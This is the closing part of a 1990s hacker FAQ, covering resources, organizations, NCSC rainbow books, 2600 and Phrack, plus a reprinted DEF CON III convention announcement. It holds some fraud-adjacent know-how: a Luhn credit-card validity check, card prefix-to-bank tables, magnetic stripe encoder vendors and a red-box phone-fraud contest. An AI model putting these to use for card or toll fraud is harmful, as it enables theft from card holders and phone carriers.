Reflector Address: cpsr-announce@cpsr.org
Registration Address:

CPSR - Intellectual Property
Reflector Address: cpsr-int-prop@cpsr.org
Registration Address:

CPSR - Internet Library
Reflector Address: cpsr-library@cpsr.org
Registration Address:

DefCon Announcement List
Reflector Address:
Registration Address: Send a message to majordomo@fc.net containing
the line "subscribe dc-announce"

DefCon Chat List
Reflector Address:
Registration Address: Send a message to majordomo@fc.net containing
the line "subscribe dc-stuff"

IDS (Intruder Detection Systems)
Reflector Address:
Registration Address: Send a message to majordomo@wurm.cc.uow.edu.au
containing the line "subscribe ids"

Macintosh Security

9

Subscription Address: subscriptions@wired.com
or: Wired
PO Box 191826
San Francisco, CA 94119-9866

Letters and article submission address: guidelines@wired.com
or: Wired
544 Second Street
San Francisco, CA 94107-1427

Subscriptions: \$39/yr (US) \$64/yr (Canada/Mexico) \$79/yr (Overseas)

Nuts & Volts
~~~~~

T& L Publications  
430 Princeland Court  
Corona, CA 91719  
(800)783-4624 (Voice) (Subscription Only Order Line)  
(909)371-8497 (Voice)  
(909)371-3052 (Fax)  
CIS: 74262,3664

13. What are some e-zines of interest to hackers?

|                                        |                                           |                                                       |
|----------------------------------------|-------------------------------------------|-------------------------------------------------------|
| CoTNo: Communications of The New Order | <a href="ftp.etext.org">ftp.etext.org</a> | <a href="/pub/Zines/CoTNo">/pub/Zines/CoTNo</a>       |
| Empire Times                           | <a href="ftp.etext.org">ftp.etext.org</a> | <a href="/pub/Zines/Emptimes">/pub/Zines/Emptimes</a> |
| Phrack                                 | <a href="ftp.fc.net">ftp.fc.net</a>       | <a href="/pub/phrack">/pub/phrack</a>                 |

14. What are some organizations of interest to hackers?

Computer Professionals for Social Responsibility (CPSR)  
~~~~~

CPSR empowers computer professionals and computer users to advocate for the responsible use of information technology and empowers all who use computer technology to participate in the public debate. As technical experts, CPSR members provide the public and policymakers with realistic assessments of the power, promise, and limitations of computer technology. As an organization of concerned citizens, CPSR directs public attention to critical choices concerning the applications of computing and how those choices affect society.

By matching unimpeachable technical information with policy development savvy, CPSR uses minimum dollars to have maximum impact and encourages broad public participation in the shaping of technology policy.

Every project we undertake is based on five principles:

- * We foster and support public discussion of and public responsibility for decisions involving the use of computers in systems critical to society.
- * We work to dispel popular myths about the infallibility of technological systems.
- * We challenge the assumption that technology alone can solve political and social problems.
- * We critically examine social and technical issues within the computer profession, nationally and internationally.
- * We encourage the use of computer technology to improve the quality of life.

CPSR Membership Categories
75 REGULAR MEMBER
50 Basic member
200 Supporting member
500 Sponsoring member

1000 Lifetime member
 20 Student/low income member
 50 Foreign subscriber
 50 Library/institutional subscriber

CPSR National Office
P.O. Box 717
Palo Alto, CA 94301
415-322-3778
415-322-3798 (FAX)
E-mail: cpsr@csli.stanford.edu

Electronic Frontier Foundation (EFF)
~~~~~

The Electronic Frontier Foundation (EFF) is dedicated to the pursuit of policies and activities that will advance freedom and openness in computer-based communications. It is a member-supported, nonprofit group that grew from the conviction that a new public interest organization was needed in the information age; that this organization would enhance and protect the democratic potential of new computer communications technology. From the beginning, the EFF determined to become an organization that would combine technical, legal, and public policy expertise, and would apply these skills to the myriad issues and concerns that arise whenever a new communications medium is born.

Memberships are \$20.00 per year for students, \$40.00 per year for regular members, and \$100.00 per year for organizations.

The Electronic Frontier Foundation, Inc.  
666 Pennsylvania Avenue S.E., Suite 303  
Washington, D.C.    20003  
+1 202 544 9237  
+1 202 547 5481 FAX  
Internet: eff@eff.org

Free Software Foundation (FSF)  
~~~~~

GNU
~~~

The League for Programming Freedom (LPF)  
~~~~~

The League for Programming Freedom is an organization of people who oppose the attempt to monopolize common user interfaces through "look and feel" copyright lawsuits. Some of us are programmers, who worry that such monopolies will obstruct our work. Some of us are users, who want new computer systems to be compatible with the interfaces we know. Some are founders of hardware or software companies, such as Richard P. Gabriel. Some of us are professors or researchers, including John McCarthy, Marvin Minsky, Guy L. Steele, Jr., Robert S. Boyer and Patrick Winston.

"Look and feel" lawsuits aim to create a new class of government-enforced monopolies broader in scope than ever before. Such a system of user-interface copyright would impose gratuitous incompatibility, reduce competition, and stifle innovation.

We in the League hope to prevent these problems by preventing user-interface copyright. The League is NOT opposed to copyright law as it was understood until 1986 -- copyright on particular programs. Our aim is to stop changes in the copyright system which would take away programmers' traditional freedom to write new programs compatible with existing programs and practices.

Annual dues for individual members are \$42 for employed professionals, \$10.50 for students, and \$21 for others. We appreciate activists, but members who cannot contribute their time are also welcome.

To contact the League, phone (617) 243-4091, send Internet mail to the address league@prep.ai.mit.edu, or write to:

League for Programming Freedom
1 Kendall Square #143
P.O. Box 9171
Cambridge, MA 02139 USA

SotMesc
~~~~~

Founded in 1989, SotMesc is dedicated to preserving the integrity and cohesion of the computing society. By promoting computer education, liberties and efficiency, we believe we can secure freedoms for all computer users while retaining privacy.

SotMesc maintains the CSP Internet mailing list, the SotMesc Scholarship Fund, and the SotMesc Newsletter.

The SotMESC is financed partly by membership fees, and donations, but mostly by selling hacking, cracking, phreaking, electronics, internet, and virus information and programs on disk and bound paper media.

SotMesc memberships are \$20 to students and \$40 to regular members.

SotMESC  
P.O. Box 573  
Long Beach, MS 39560

Computer Emergency Response Team (CERT)  
~~~~~

CERT is the Computer Emergency Response Team that was formed by the Defense Advanced Research Projects Agency (DARPA) in November 1988 in response to the needs exhibited during the Internet worm incident. The CERT charter is to work with the Internet community to facilitate its response to computer security events involving Internet hosts, to take proactive steps to raise the community's awareness of computer security issues, and to conduct research targeted at improving the security of existing systems.

CERT products and services include 24-hour technical assistance for responding to computer security incidents, product vulnerability assistance, technical documents, and seminars. In addition, the team maintains a number of mailing lists (including one for CERT advisories) and provides an anonymous FTP server: cert.org (192.88.209.5), where security-related documents, past CERT advisories, and tools are archived.

CERT contact information:

U.S. mail address
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890
U.S.A.

Internet E-mail address
cert@cert.org

Telephone number

(412)268-7090 (24-hour hotline)
CERT Coordination Center personnel answer
7:30 a.m.- 6:00 p.m. EST(GMT-5)/EDT(GMT-4), on call for
emergencies during other hours.

FAX number
(412)268-6989

15. Where can I purchase a magnetic stripe encoder/decoder?

CPU Advance
PO Box 2434
Harwood Station
Littleton, MA 01460
(508) 624-4819 (Fax)

Omron Electronics, Inc.
One East Commerce Drive
Schaumburg, IL 60173
(800) 556-6766 (Voice)
(708) 843-7787 (Fax)

Security Photo Corporation
1051 Commonwealth Avenue
Boston, MA 02215
(800) 533-1162 (Voice)
(617) 783-3200 (Voice)
(617) 783-1966 (Voice)

Timeline Inc,
23605 Telo Avenue
Torrence, CA 90505
(800) 872-8878 (Voice)
(800) 223-9977 (Voice)

Alltronics
2300 Zanker Road
San Jose CA 95131
(408) 943-9774 Voice
(408) 943-9776 Fax
(408) 943-0622 BBS
Part Number: 92U067

Atalla Corp
San Jose, CA
(408) 435-8850

16. What are the rainbow books and how can I get them?

Orange Book
DoD 5200.28-STD
Department of Defense Trusted Computer System Evaluation Criteria

Green Book
CSC-STD-002-85
Department of Defense Password Management Guideline

Yellow Book
CSC-STD-003-85
Computer Security Requirements -- Guidance for Applying the Department
of Defense Trusted Computer System Evaluation Criteria in Specific
Environments

Yellow Book
CSC-STD-004-85
Technical Rationale Behind CSC-STD-003-85: Computer Security

Requirements. Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments.

Tan Book

NCSC-TG-001

A Guide to Understanding Audit in Trusted Systems

Bright Blue Book

NCSC-TG-002

Trusted Product Evaluation - A Guide for Vendors

Neon Orange Book

NCSC-TG-003

A Guide to Understanding Discretionary Access Control in Trusted Systems

Teal Green Book

NCSC-TG-004

Glossary of Computer Security Terms

Red Book

NCSC-TG-005

Trusted Network Interpretation of the Trusted Computer System Evaluation Criteria

Orange Book

NCSC-TG-006

A Guide to Understanding Configuration Management in Trusted Systems

Burgundy Book

NCSC-TG-007

A Guide to Understanding Design Documentation in Trusted Systems

Dark Lavender Book

NCSC-TG-008

A Guide to Understanding Trusted Distribution in Trusted Systems

Venice Blue Book

NCSC-TG-009

Computer Security Subsystem Interpretation of the Trusted Computer System Evaluation Criteria

Aqua Book

NCSC-TG-010

A Guide to Understanding Security Modeling in Trusted Systems

Dark Red Book

NCSC-TG-011

Trusted Network Interpretation Environments Guideline -- Guidance for Applying the Trusted Network Interpretation

Pink Book

NCSC-TG-013

Rating Maintenance Phase -- Program Document

Purple Book

NCSC-TG-014

Guidelines for Formal Verification Systems

Brown Book

NCSC-TG-015

A Guide to Understanding Trusted Facility Management

Yellow-Green Book

NCSC-TG-016

Guidelines for Writing Trusted Facility Manuals

Light Blue

NCSC-TG-017

A Guide to Understanding Identification and Authentication in Trusted Systems

Light Blue Book

NCSC-TG-018

A Guide to Understanding Object Reuse in Trusted Systems

Blue Book

NCSC-TG-019

Trusted Product Evaluation Questionnaire

Gray Book

NCSC-TG-020A

Trusted Unix Working Group (TRUSIX) Rationale for Selecting Access Control List Features for the Unix System

Lavender Book

NCSC-TG-021

Trusted Data Base Management System Interpretation of the Trusted Computer System Evaluation Criteria

Yellow Book

NCSC-TG-022

A Guide to Understanding Trusted Recovery in Trusted Systems

Bright Orange Book

NCSC-TG-023

A Guide to Understanding Security Testing and Test Documentation in Trusted Systems

Purple Book

NCSC-TG-024 (Volume 1/4)

A Guide to Procurement of Trusted Systems: An Introduction to Procurement Initiators on Computer Security Requirements

Purple Book

NCSC-TG-024 (Volume 2/4)

A Guide to Procurement of Trusted Systems: Language for RFP Specifications and Statements of Work - An Aid to Procurement Initiators

Purple Book

NCSC-TG-024 (Volume 3/4)

A Guide to Procurement of Trusted Systems: Computer Security Contract Data Requirements List and Data Item Description Tutorial

+Purple Book

+NCSC-TG-024 (Volume 4/4)

+A Guide to Procurement of Trusted Systems: How to Evaluate a Bidder's Proposal Document - An Aid to Procurement Initiators and Contractors

Green Book

NCSC-TG-025

A Guide to Understanding Data Remanence in Automated Information Systems

Hot Peach Book

NCSC-TG-026

A Guide to Writing the Security Features User's Guide for Trusted Systems

Turquoise Book

NCSC-TG-027

A Guide to Understanding Information System Security Officer Responsibilities for Automated Information Systems

Violet Book

NCSC-TG-028

Assessing Controlled Access Protection

Blue Book
NCSC-TG-029
Introduction to Certification and Accreditation

Light Pink Book
NCSC-TG-030
A Guide to Understanding Covert Channel Analysis of Trusted Systems

C1 Technical Report-001
Computer Viruses: Prevention, Detection, and Treatment

*C Technical Report 79-91
*Integrity in Automated Information Systems

*C Technical Report 39-92
*The Design and Evaluation of INFOSEC systems: The Computer Security
*Contributions to the Composition Discussion

NTISSAM COMPUSEC/1-87
Advisory Memorandum on Office Automation Security Guideline

--

You can get your own free copy of any or all of the books by writing
or calling:

INFOSEC Awareness Division
ATTN: X711/IAOC
Fort George G. Meade, MD 20755-6000

Barbara Keller
(410) 766-8729

If you ask to be put on the mailing list, you'll get a copy of each new
book as it comes out (typically a couple a year).

[* == I have not personally seen this book]
[+ == I have not personally seen this book, and I believe it may not]
[be available]

Section D: 2600
~~~~~

01. What is alt.2600?

Alt.2600 is a Usenet newsgroup for discussion of material relating to  
2600 Magazine, the hacker quarterly. It is NOT for the Atari 2600  
game machine. Len@netsys.com created the group on Emmanuel  
Goldstein's recommendation. Emmanuel is the editor/publisher of 2600  
Magazine. Following the barrage of postings about the Atari machine to  
alt.2600, an alt.atari.2600 was created to divert all of the atari  
traffic from alt.2600. Atari 2600 people are advised to hie over to  
rec.games.video.classic.

02. What does "2600" mean?

2600Hz was a tone that was used by early phone phreaks (or  
phreakers) in the 80's, and some currently. If the tone was sent down the  
line at the proper time, one could get away with all sorts of fun stuff.

A note from Emmanuel Goldstein:

"The Atari 2600 has NOTHING to do with blue boxes or telephones or the 2600 hertz tone. The 2600 hertz tone was simply the first step towards exploring the network. If you were successful at getting a toll call to drop, then billing would stop at that point but there would be billing for the number already dialed up until the point of seizure. 800 numbers and long distance information were both free in the past and records of who called what were either non-existent or very obscure with regards to these numbers. This, naturally, made them more popular than numbers that showed up on a bill, even if it was only for a minute. Today, many 800 numbers go overseas, which provides a quick and free way into another country's phone system which may be more open for exploration."

03. Are there on-line versions of 2600 available?

No.

04. I can't find 2600 at any bookstores. What can I do?

Subscribe. Or, let 2600 know via the subscription address that you think 2600 should be in the bookstore. Be sure to include the bookstores name and address.

05. Why does 2600 cost more to subscribe to than to buy at a newsstand?

A note from Emmanuel Goldstein:

We've been selling 2600 at the same newsstand price (\$4) since 1988 and we hope to keep it at that price for as long as we can get away with it. At the same time, \$21 is about the right price to cover subscriber costs, including postage and record keeping, etc. People who subscribe don't have to worry about finding an issue someplace, they tend to get issues several weeks before the newsstands get them, and they can take out free ads in the 2600 Marketplace.

This is not uncommon in the publishing industry. The NY Times, for example, costs \$156.50 at the newsstands, and \$234.75 delivered to your door.

#### Section E: Phrack Magazine

01. What Is Phrack Magazine?

Phrack Magazine is one of the longest running electronic-based publications in the world. Originally founded in 1985 by Knight Lightning and Taran King, it has survived several incarnations of editors and still remains true to its underground roots. Since its inception, Phrack has been providing the hacker community with information on operating systems, networking technologies and telephony, as well as relaying human interest features of interest to the international computer underground.

During its lifetime, Phrack has always been at the center of controversy. Since the magazine has always been openly available, it presented law enforcement officials with what they perceived to be a direct link into the secret society of computer hackers. Not truly understanding either the spirit of the magazine or the community for which it was written, Federal Agents and Prosecutors began to target Phrack Magazine and those affiliated with it.

"The Hacker Crackdown" by Bruce Sterling relays the details surrounding some of these events.

Phrack Magazine is now in its 10th year of publication, and is registered with the Library of Congress as ISSN 1068-1035, and is protected by US Copyright Law.

02. How can I reach Phrack Magazine?

You can reach Phrack by email at: phrack@well.com, phrack@fc.net or phrackmag@aol.com. These addresses are listed in order of preference. Only AOL users should email the phrackmag@aol.com.

Phrack can be reached by the postal service at:

Phrack Magazine  
603 W. 13th #1A-278  
Austin, TX 78701

03. Who Publishes Phrack?

Phrack Magazine is published by Chris Goggans, aka Erik Bloodaxe. It is hobbled together, touched up, spell checked and compressed on an overworked 486-66. It is then ftp'ed over to a BSDI UNIX machine where it is sent to the masses.

04. How Often Does Phrack Go Out?

Phrack goes out roughly quarterly. It is often sent out later than every three months due to other more demanding obligations faced by its editor. The regularity of Phrack is really based upon the amount of information sent in. Phrack depends solely upon submissions to get published at all.

05. How Do I Subscribe?

To subscribe to Phrack magazine, merely email phrack@well.com and ask to be placed on the mailing list.

Any encrypted subscriptions requests will be ignored.

Phrack will not accept subscription requests from any anonymous remailers or from sites in the fidonet domain. The anonymous remailers consistently bounce our mailings causing a big headache, so we won't use them. The fidonet domain administrators have asked us not to mail Phrack to fido users, because of the huge load it places on their outgoing spools (costing them a lot of money to send).

06. Why Don't I Get Any Response When I E-mail Phrack?

Because of the high volume of mail sent to the Phrack email address, not everyone gets a response. All subscription requests are saved and added to the master list, but there is no automatic reply. All other messages are responded to as they are read, with the exception of PGP'd messages. All PGP'd email is stored for later decryption, and is almost never responded to, unless it is incredibly urgent.

07. Does Phrack Cost Money?

Phrack Magazine charges a registration fee of \$100.00 per user for any professional use of the magazine and the information contained therein. Information regarding this registration fee is contained at the beginning of every issue of Phrack.

08. How Can I Submit Articles?

Articles are both wanted and needed. Phrack only exists if people write for it. There is no regular writing staff, there is only the editor, who cannot write the entire thing himself.

Articles can be sent to Phrack via email or snailmail (on paper or IBM-compatible diskette). Articles should be in ASCII text format. Do

not include any clever graphics or ANSI art. You can use Phrack's PGP key to encrypt articles, but send the files in the ASCII armor format.

Please try to avoid sending files as MIME-compliant mail attachments.

09. What Is Phrack's PGP Key?

-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: 2.6

mQCNAizMHvgAAAEAAJuIW5snS6e567/34+nkSA9cn2BHFIJLfBm3m0EYHFLB0wEP  
Y/CIJ5NfcP00R+7AteFgFIhu9NrKNJtrq0ZMAOmiqUWkSzSRLpwecFso8QvBB+yk  
Dk9BF57GftqM5zesJHqO9hjUlVlnRqYFT49vcMFTvT7krR9Gj6R4oxgb1CldAAUR  
tBRwaHJhY2tAd2VsbC5zZi5jYS51cw==  
=evjv  
-----END PGP PUBLIC KEY BLOCK-----

10. Where Can I Get Back Issues?

Back issues of Phrack are found on many bulletin boards around the globe. The only OFFICIAL Phrack Magazine distribution site is our ftp archive at ftp.fc.net in /pub/phrack. There are NO official distribution sites other than this one, nor will there ever be. We don't want to play favorites and let one particular BBS call itself an "official" site while another isn't. Therefore, there will be no "official" sites except those archived by Phrack itself.

You can also get back issues on the World Wide Web by connecting to:  
<http://www.fc.net/phrack.html>

This URL allows users to view issues online, or pull them down for later viewing.

Any users without net access can send diskettes and postage to the Phrack Postal Address given above, and request back issues to be sent via the postal system.

Section F: Miscellaneous

~~~~~

01. What does XXX stand for?

TLA	Three Letter Acronym
ACL	Access Control List
PIN	Personal Identification Number
TCB	Trusted Computing Base
ALRU	Automatic Line Record Update
AN	Associated Number
ARSB	Automated Repair Service Bureau
ATH	Abbreviated Trouble History
BOC	Bell Operating Company
BOR	Basic Output Report
BOSS	Business Office Servicing System
CA	Cable
COE	Central Office Equipment
COSMOS	Computer System for Main Frame Operations
CMC	Construction Maintenance Center
CNID	Calling Number IDentification
CO	Central Office
COCOT	Customer Owned Coin Operated Telephone
CRSAB	Centralized Repair Service Answering Bureau
DDD	Direct Distance Dialing
ECC	Enter Cable Change
LD	Long Distance
LMOS	Loop Maintenance Operations System
MLT	Mechanized Loop Testing

NPA	Numbering Plan Area
POTS	Plain Old Telephone Service
RBOC	Regional Bell Operating Company
RSB	Repair Service Bureau
SS	Special Service
TAS	Telephone Answering Service
TH	Trouble History
TREAT	Trouble Report Evaluation and Analysis Tool

LOD	Legion of Doom
HFC	Hell Fire Club
TNO	The New Order

ACiD	Ansi Creators in Demand
CCi	Cybercrime International
FLT	Fairlight
iCE	Insane Creators Enterprise
iNC	International Network of Crackers
NTA	The Nocturnal Trading Alliance
PDX	Paradox
PE	Public Enemy
PSY	Psychose
QTX	Quartex
RZR	Razor (1911)
S!P	Supr!se Productions
TDT	The Dream Team
THG	The Humble Guys
THP	The Hill People
TRSI	Tristar Red Sector Inc.
UUDW	Union of United Death Workers

02. How do I determine if I have a valid credit card number?

Credit cards use the Luhn Check Digit Algorithm. The main purpose of this algorithm is to catch data entry errors, but it does double duty here as a weak security tool.

For a card with an even number of digits, double every odd numbered digit and subtract 9 if the product is greater than 9. Add up all the even digits as well as the doubled-odd digits, and the result must be a multiple of 10 or it's not a valid card. If the card has an odd number of digits, perform the same addition doubling the even numbered digits instead.

03. What bank issued this credit card?

1033	Manufacturers Hanover Trust
1035	Citibank
1263	Chemical Bank
1665	Chase Manhattan
4024	Bank of America
4128	Citicorp
4209	New Era Bank
4302	HHBC
4310	Imperial Savings
4313	MBNA
4317	California Federal
5282	Wells Fargo
5424	Citibank
5410	Wells Fargo
5432	Bank of New York
6017	MBNA

04. What are the ethics of hacking?

An excerpt from: Hackers: Heroes of the Computer Revolution
by Steven Levy

Access to computers -- and anything which might teach you something about the way the world works -- should be unlimited and total. Always yield to the Hands-On imperative.

All information should be free.

Mistrust Authority. Promote Decentralization.

Hackers should be judged by their hacking, not bogus criteria such as degrees, age, race, or position.

You can create art and beauty on a computer.

Computers can change your life for the better.

04. Where can I get a copy of the alt.2600/#hack FAQ?

Get it on FTP at:

rahul.net /pub/lps
rtfm.mit.edu /pub/usenet-by-group/alt.2600
ftp.clark.net /pub/jcase

Get it on the World Wide Web at:

<http://dfw.net/~aleph1>
<http://www.engin.umich.edu/~jgotts/hack-faq.html>
<http://www.phantom.com/~king>

Get it from these BBS's:

Hacker's Haven (303) 343-4053

EOT

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 9 of 22

-----BEGIN PGP SIGNED MESSAGE-----

DEF CON III Convention Update #1.31 (04.04.95)
August 4-6th 1995 @ the Tropicana in Las Vegas

```
XXXXXXXXXXXXXXXXXXXXXXXXXX XX      DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXXXXXXX XX      DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX X X          DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX X            DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXX DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXX DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXX XXX      DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXX DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXX XXX      DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXX XXX      DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX X            DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX XXX X        DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX X            DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX DEF CON III Initial Convention Announcement
XXXXXXXXXXXXXXXXXXXXX X DEF CON III Initial Convention Announcement
```

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE
READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE

This is not the professional sounding announcement. Use that one to con
your boss / employers out of the cost of the trip. The professional
announcement will be available on the FTP site and other more serious mailing
lists and news groups, etc. This is the k-RaD kriminal shout out to all u
ellte hacker types that aren't in jail to attend 'da def con. werd.

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE
READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE

What's this? This is an initial announcement and invitation to DEF CON III,
a convention for the "underground" elements of the computer culture. We try
to target the (Fill in your favorite word here): Hackers, Phreaks, Hammies,
Virii Coders, Programmers, Crackers, Cyberpunk Wannabees, Civil Liberties
Groups, CypherPunks, Futurists, Artists, Criminally Insane, Hearing Impaired.

WHO: You know who you are, you shady characters.
WHAT: A convention for you to meet, party, and listen to some speeches
that you would normally never get to hear from some k-rad people.
WHEN: August 4, 5, 6 - 1995 (Speaking on the 5th and 6th)
WHERE: Las Vegas, Nevada @ The Tropicana Hotel

So you heard about DEF CON II, and want to hit part III? You heard about the
parties, the info discussed, the bizarre atmosphere of Las Vegas and want to
check it out in person? You want to do weird shit away from the hotel
where you can't get me in trouble? Then you're just the person to attend!

Sure it's great to meet and party with fellow hackers, but besides that we
try to provide information and speakers in a forum that can't be found at
other conferences. While there is an initial concern that this is just
another excuse for the evil hackers to party and wreak havoc, it's just
not the case. People come to DEF CON for information and for making
contacts. We strive to distinguish this convention from others in that
respect. Plus this year we have official DEF CON GOONS(c) who will pummel
you until you pass out should you cause problems for other con.friendly
people! Big Brother loves you!

What's been said (Only the good stuff will be quoted, of course)

Stevyn - "What can eye say, it was intense! . . . the whole con just
kicked ass! I totally recommend you check out the next one."

Gail Thackeray, Prosecutor, "It's partly an entertaining party, it's

partly a fashion statement. But it's mostly something about which the business world has no clue."

Wendy Murdock, Boardwatch, "Def Con represents the tug-of-war that has always been present - people strive to get that which is just out of reach, aggravating governments and breaking rules in the process."

.....

WHERE IT IS:

The Tropicana has rooms reserved for the convention. Rooms are expensive. They are even more expensive if you don't book under the convention. If it is to expensive for you, please see the section below on Las Vegas WWW sites that can provide you with information on other nearby hotels that are cheaper. Check-in is 3 pm, check-out time is 12 noon. Remember there is an 8% sales tax in Vegas.

65\$ Single or Double room, Midweek (Monday - Thursday)
90\$ Single or Double room, Weekend (Friday - Sunday)
350\$ One-Bedroom Suite (Call for Availability)

The Tropicana, 3801 Las Vegas Blvd. So., Las Vegas, Nevada, 89109
(702) 739-2581 or (800) 468-9494 or (702) 739-2448 (Fax)

Held in three conference rooms at the Tropicana hotel in Las Vegas, DEF CON promises to be interesting. The Tropicana has a huge pool (largest in the world? Anyway, lots of cool movies have been filmed with this pool in them) and in August Vegas should be about 100(f) degrees at one in the morning. What do you care? You'll be wired on caffeine and not sleeping anyway. There are numerous attractions in town from the strip bars to the local COs in case you seek distraction.

The Tropicana is located right on the "Strip" with the other three corners of the street occupied by the MGM Grand (Largest hotel in the world), the Excalibur, and the Luxor (The big sense-net pyramid). If you can afford it I totally recommend spending some extra time in town.. there are too many cool things to do, especially if you have never visited. Heck, last time I got to rent and fire uzi's and MP-5 machine guns (OK, so you can do that for cRacK in Los Angeles) see some strippers, and drink 1\$ bottles of imported beer. What a place! Now you know why I chose Vegas for a location.

SPECIAL EVENTS

This year there will be a number of special events going down, including:

[> Hacker Jeopardy	[> Spot the Fed Contest	[> Voice bridge
[> Giveaways	[> A Red Box Creation Contest	[> A Video Room
[> Cool Video Shit	[> Scavenger Contest	[> Who knows?
[> Group Battle Tech simulations at Virtual World.		

COSTS

The price of admission will be 30\$ in advance (See the end of this announcement the address to pre-register to) or 40\$ at the door. This will include your goovie 24bit color name tag and a conference program.

Don't forget to factor in Hotel costs, (The more people you crash with, the cheaper it is) gas, food, gambling, booze, strippers, bail, etc.

.....

SPEAKERS

This is a partial list of speakers for this year. More are being invited or waiting to make plans. As this list changes further announcements will be made. This should give you a flavor or what to expect, though.

- [> Bruce Schneier, Author of "Applied Cryptography." TOPIC: Will speak on issues surrounding cryptography, digital authentication, digital cash, and will answer questions from the audience.
- [> John Perry Barlow, Visionary, etc. If you don't know who this guy is you definately need to attend. TOPIC: TBA
- [> Winn Schwartau, Author of "Information Warfare" and "Terminal Compromise" is a consultant to government and the private sector regarding enterprise and national security concerns. TOPICS: "Information Warfare, the year in review" (Comedic) and "Tempest Attack Videos."
- [> Len Rose AKA Terminus. After the legal fiasco Len faced years ago (as partially chronicled in "The Hacker Crackdown.") this will be his first chance to speak of his experiences without the threat of having his parole revoked. TOPIC: TBA
- [> Lewis De Payne, aka "Roscoe" TOPIC: Ultra Hacking - Beyond Computers: How to make your hacking more successful and productive while minimizing risk. Learn how to adopt a business-like strategy, planning your goals, focusing your strategy and keeping you out of trouble!
- [> Curtis Karnow, former federal prosecutor and attorney focusing on intellectual property litigation and computer law. TOPIC: Agents in the telecommunications context, and "smart" software that we 'trust' to do the Right Thing. The specific issue is legal liability and responsibility for the actions of intelligent agents, and then spinning off to chat about the liability for artificial intelligence generally.
- [> Robert D. Steele, President of OPEN SOURCE SOLUTIONS, Inc. A former Spy, Experienced Bureaucrat, Radical Visionary. Tofflers call him the "rival store" to CIA. Keynote Speaker at HOPE, Workshop at Hac-Tic '93. TOPIC: TBA
- [> The Electronic Frontier Foundation. TOPIC: The EFF will cover current legal threats privacy and computer information networks.
- [> Stephen Cobb. TOPIC: "The Party's Over: Why Hacking Sucks." Stephen intends to play "devil's advocate" and suggest that "hacking should not be tolerated in any shape or form as it serves no useful purpose and is a menace to society."
- [> Jim Settle, ex-FBI computer crime division department head. TOPIC: TBA

Speakers will be talking Saturday and Sunday, and maybe Friday depending.

.....

SPECIAL EVENTS

So you think you're so damn smart, eh? Think your shit doesn't stink? Right. Think you got one up on the Feds, huh? Well, now's your chance to prove it smarty-pants. Winn Schwartau will take command and moderate.

! A N N O U N C I N G !

H A C K E R J E O P A R D Y

That's right. You can now prove how smart you really are. Get up on stage and question a few answers, pile up the points . . . and win big!

You know the game. You know the rules. Now all you have to do is have the guts, get up on stage in front of your peers and the narks and show us all!

When? After Dark Tangent's opening speech (which we're all really looking forward to . . . [yawn] HACKER JEOPARDY starts!

MIDNIGHT - DAY 1 of DEF CON (Friday)

If you wanna play . . . show up. If you don't wanna play, show up.

There will be three rounds of three people. Just like real. The winners of each round will go into the Finals and the winner of that will win 25,000 units of some foreign currency! From Dark Tangent himself! Plus:

- A T-shirt three sizes too small for the women.
- No T-shirts for the men.
- Silk jackets for everyone.
- One Heineken per player per round at DT's expense.
- Round trip directions to Hoover Dam.
- Phiber Optik's home address.
- Erik Bloodaxe's Blood Samples.
- And more . . .

Contestants will be picked at random from a pool of those who want to play. If you don't wanna play, don't enter the contest. Only the elite survive!

FEDS: If you get picked to play, and we ask you what your job is, YOU HAVE TO TELL THE TRUTH! If you don't, our custom Fed-O-Meter will detect your lies and off to the casinos you go!

Potential categories for questions include:

- - Famous Busts - Famous Narks - UNIX Bugs - Telco Tech - "Hacking" and beware of the killer daily double. Bribing the judge is acceptable.

EMail your suggested questions and answers to winn at winn@infowar.com

So, in the inimitable words of Al Bundy . . . LET'S ROCK!

3rd ANNUAL SPOT THE FED CONTEST Spot the fed, win the shirt

"Like a paranoid version of pin the tail on the donkey, the favorite sport at this gathering of computer hackers and phone phreaks seems to be hunting down real and imagined telephone security and Federal and local law enforcement authorities who the attendees are certain are tracking their every move... Of course, they may be right." John Markhoff, NYT

Basically the contest goes like this: If you see some shady MB (Men in Black) earphone penny loafer sunglass wearing Clint Eastwood to live and die in L.A. type lurking about, point him out. Just get my attention and claim out loud you think you have spotted a fed. The people around at the time will then (I bet) start to discuss the possibility of whether or not a real fed has been spotted. Once enough people have decided that a fed has been spotted, and the Identified Fed (I.F.) has had a say, and informal vote takes place, and if enough people think it's a true fed, or fed wanna-be, or other nefarious style character, you win a "I spotted the fed!" shirt, and the I.F. gets an "I am the fed!" shirt.

Note to the feds: This is all in good fun, and if you survive unmolested and undetected, but would still secretly like an "I am the fed!" shirt to wear around the office or when booting in doors, please contact me when no one is looking and I will take your order(s). Just think of all the looks

of awe you'll generate at work wearing this shirt while you file away all the paperwork you'll have to generate over this convention. I won't turn in any feds who contact me, they have to be spotted by others.

TELEPHONE CONFERENCE BRIDGE (801-855-3326)

